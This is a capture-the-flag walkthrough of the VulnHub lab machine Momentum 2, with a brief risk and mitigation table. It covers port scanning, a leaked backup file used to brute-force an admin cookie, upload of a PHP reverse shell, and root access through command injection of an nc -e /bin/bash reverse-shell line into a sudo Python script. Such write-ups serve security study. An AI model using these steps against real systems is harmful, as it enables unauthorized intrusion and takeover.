Name : Mohamed Ehab Elmasry

Report **Momentum 2**


Link to the machine: https://www.vulnhub.com/entry/momentum-2,702/


name	**Momentum 2** **https://www.vulnhub.com/entry/momentum-2,702/**
Description	Momentum 2 is a vulnerable virtual machine (VM) designed for penetration testers to practice their skills. It is hosted on VulnHub and simulates a real-world environment where multiple vulnerabilities exist, allowing attackers to exploit them to gain unauthorized access. The machine contains weaknesses across several layers, including network configurations, web applications, and privilege escalation vulnerabilities.
risk	The machine poses several risks to an organization if the vulnerabilities it simulates were present in a live environment: • **Remote Code Execution (RCE):** There is the possibility of executing commands on the server due to unsanitized user input, potentially leading to full system compromise. • **Weak Credential Management:** Use of default or weak passwords for critical services could allow unauthorized users to access system components. • **File Inclusion Vulnerabilities:** Improper validation of file paths could lead to arbitrary file inclusion, allowing attackers to read sensitive files or execute malicious scripts. • **Privilege Escalation:** After gaining limited access, attackers can exploit misconfigurations or software vulnerabilities to elevate privileges, leading to full control of the machine. • **Insecure Web Application:** The web application running on the VM might have multiple security flaws such as cross-site scripting (XSS) or SQL injection.
impact	**Data Breach:** If exploited in a production environment, the vulnerabilities present could lead to data leakage or exfiltration of sensitive information. **Service Disruption:** Attackers gaining control over the machine could lead to denial of service (DoS) attacks, disrupting normal business operations. **System Takeover:** Full system compromise could allow the attacker to install malware, modify system configurations, or use the machine as a launchpad for further attacks on the internal network. **Reputation Damage:** A breach due to these vulnerabilities could severely damage an organization's reputation, leading to loss of customer trust and business.
mitigation	1. **Patch Management:** Ensure all software is up-to-date with the latest security patches to mitigate exploitation of known vulnerabilities. 2. **Enforce Strong Password Policies:** Implement policies requiring the use of complex, unique passwords and ensure that default credentials are changed. 3. **Input Validation and Sanitization:** Apply proper input validation to prevent attacks such as SQL injection or file inclusion. 4. **Privilege Management:** Limit the privileges of user accounts and use

	tools like SELinux or AppArmor to restrict access to sensitive areas of the system. 5. **Web Application Security:** Conduct regular web application security testing (WASP or OWASP standards) to identify and resolve vulnerabilities before attackers can exploit them. 6. **Use of IDS/IPS:** Implement Intrusion Detection and Prevention Systems to detect and block suspicious activities on the network. 7. v

Identify the target

As usual, I started the challenge with the identification of the IP address of the target machine.





Scan open ports

Next, I scanned the open ports on the target machine so that I could identify the exposed services.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS -sV -sC -p- -Pn -oN nmap_scan 192.168.0.6
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-18 11:49 EDT
Nmap scan report for 192.168.0.6
Host is up (0.00016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 02328e5b27a8eaf2fe11db2f57f4117e (RSA)
|   256 7435c8fb96c19fa0dc736ccd8352bfb7 (ECDSA)
|_  256 fc4a70fbb97d3289350a453dd98bc595 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Momentum 2 | Index
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:0F:03:7C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.26 seconds
```

scans web server for dangerous files or CGIs, outdated server software and other problems by nikto but I didn’t find anything


```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://192.168.0.6
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.6
+ Target Hostname:    192.168.0.6
+ Target Port:        80
+ Start Time:         2024-10-18 12:07:40 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fram
e-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fas
hion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 594, size: 5c3416c5edc80, mtime: gzip. See: http://cve.mitre.or
g/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /manual/: Web server manual found.
+ /manual/images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2024-10-18 12:08:04 (GMT-4) (24 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Enumerate web server


Then, I discovered some path in the web server

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.0.6 -w Downloads/directory-list-2.3-medium.txt -x .php,.bak,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Downloads/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,bak,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 1428]
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
/img                  (Status: 301) [Size: 308] [--> http://192.168.0.6/img/]
/css                  (Status: 301) [Size: 308] [--> http://192.168.0.6/css/]
/ajax.php             (Status: 200) [Size: 0]
/manual               (Status: 301) [Size: 311] [--> http://192.168.0.6/manual/]
/js                   (Status: 301) [Size: 307] [--> http://192.168.0.6/js/]
/dashboard.html       (Status: 200) [Size: 513]
/owls                 (Status: 301) [Size: 309] [--> http://192.168.0.6/owls/]
Progress: 208665 / 1102805 (18.92%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 208702 / 1102805 (18.92%)
===============================================================
Finished
```


So, I opened the dashboard page.



We could upload some files from the page which would send the post request to /ajax.php path.



I couldn’t upload php files. Furthermore, /owls contain the uploaded files.




```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.0.6 -w Downloads/directory-list-2.3-medium.txt -x .php,.bak,.txt,.html,.php.bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.6
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Downloads/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php.bak,php,bak,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
/index.html           (Status: 200) [Size: 1428]
/img                  (Status: 301) [Size: 308] [--> http://192.168.0.6/img/]
/css                  (Status: 301) [Size: 308] [--> http://192.168.0.6/css/]
/ajax.php             (Status: 200) [Size: 0]
/ajax.php.bak         (Status: 200) [Size: 357]
/manual               (Status: 301) [Size: 311] [--> http://192.168.0.6/manual/]
/js                   (Status: 301) [Size: 307] [--> http://192.168.0.6/js/]
/dashboard.html       (Status: 200) [Size: 513]
```

I found /ajax.php.bak


```
┌──(root㉿kali)-[/home/kali]
└─# cat Downloads/ajax.php.bak


   //The boss told me to add one more Upper Case letter at the end of the cookie
  if(isset($_COOKIE['admin']) && $_COOKIE['admin'] == 'ðG6u@B6uDXMqðMs'){

      //[+] Add if $_POST['secure'] == 'val1d'
       $valid_ext = array("pdf","php","txt");
  }
  else{

       $valid_ext = array("txt");
  }

  // Remember success upload returns 1
```

It looks like the admin can upload pdf, txt and PHP files. So, if we set the cookie of the admin, we can upload a shell to the target. However, the cookie still needed one more character at the end of it. Likewise, we might have to send a new POST parameter “secure” with the value “val1d” with the request.


Hence, I opened burp suite for this purpose and once again uploaded the shell. Then, I sent the request to intruder and cleared the placeholders.




Also, for generating the upper case letters, I simply created a script in bash.




After I ran the script, I got the letters in a new line. I copied the letters and pasted on the simple list of the intruder.





We got the response 1 with the letter R. So, it means that I have successfully uploaded the reverse shell. Hence, I will listen on the port.



Index of /owls

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php	2024-10-18 13:44	5.4K	

Apache/2.4.38 (Debian) Server at 192.168.0.6 Port 80


Then, I clicked the shell.php from the browser and finally got the shell (after listening by nc).

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@momentum2:/$ cd home
cd home
www-data@momentum2:/home$ ls lah
ls lah
ls: cannot access 'lah': No such file or directory
www-data@momentum2:/home$ ls -alh
ls -alh
total 16K
drwxr-xr-x  4 root   root   4.0K May 27  2021 .
drwxr-xr-x 18 root   root   4.0K May 25  2021 ..
drwxr-xr-x  3 athena athena 4.0K May 27  2021 athena
drwxr-xr-x  2 root   root   4.0K May 27  2021 team-tasks
www-data@momentum2:/home$
```

I improved the shell and did the further enumeration. On a user's directory, I found the password of a user.

```
www-data@momentum2:/home$ cd athena
cd athena
www-data@momentum2:/home/athena$ cat user.txt
cat user.txt
/                        \
~ Momentum 2 ~ User Owned ~
\                        /

----------------------------------------------------
FLAG : 4WpJT9qXoQwFGeoRoFBEJZiM2j2Ad33gWipzZkStMLHw
----------------------------------------------------
www-data@momentum2:/home/athena$ cat password-reminder.txt
cat password-reminder.txt
password : myvulnerableapp[Asterisk]
www-data@momentum2:/home/athena$
```

The password was myvulnerableapp*. So, I logged in using the SSH.



Getting root shell

Then, I looked at sudo permission of the user.

As we can see above, the user can execute a python script as root. So, I looked at the code of the script.

```python
import os
import subprocess

print('~ Random Cookie Generation ~')
print('[!] for security reasons we keep logs about cookie seeds.')
chars = '@#$ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefgh'

seed = input("Enter the seed : ")
random.seed = seed

cookie = ''
for c in range(20):
    cookie += random.choice(chars)

print(cookie)

cmd = "echo %s >> log.txt" % seed
subprocess.Popen(cmd, shell=True)
```


The python script asks for an input. However, the input is being echoed. To echo the output, the script is executing the bash command. So, if I can enter some commands that would get me the root access.

```
athena@momentum2:~$ sudo /usr/bin/python3 /home/team-tasks/cookie-gen.py
~ Random Cookie Generation ~
[!] for security reasons we keep logs about cookie seeds.
Enter the seed : 1;nc -e /bin/bash 192.168.0.5 1234
VJEXHB#TQQdT#ORIVSDH
1
```

Run the code and we saw that it has a commend injection so we spawn anther shell

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -nvlp 1234
[sudo] password for kali:
listening on [any] 1234 ...
connect to [192.168.0.5] from (UNKNOWN) [192.168.0.6] 51886
python
python -c 'import pty;pty.spwan("/bin/bash")'

python-c 'import pty;pty.spawn("/bin/bash")'
python-c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@momentum2:/home/athena# cd root
cd root
bash: cd: root: No such file or directory
root@momentum2:/home/athena# cd /root
cd /root
root@momentum2:~# ls -alh
ls -alh
total 32K
drwx------  4 root root 4.0K May 27  2021 .
drwxr-xr-x 18 root root 4.0K May 25  2021 ..
-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x  3 root root 4.0K May 25  2021 .config
drwxr-xr-x  3 root root 4.0K May 27  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root  253 May 27  2021 root.txt
-rw-r--r--  1 root root  227 May 25  2021 .wget-hsts
root@momentum2:~# cat root.txt
cat root.txt
//                  \\
}  Rooted - Momentum 2 {
\\                  //

-------------------------------------------------
FLAG : 4bRQL7jaiFqK45dVjC2XP4TzfKizgGHTMYJfSrPEkezG
-------------------------------------------------

by Alienum with <3
root@momentum2:~#
```

In this way, we can root the machine.



The **CVSS v3 Base Score** for this Remote Code Execution vulnerability is **10.0 (Critical)**.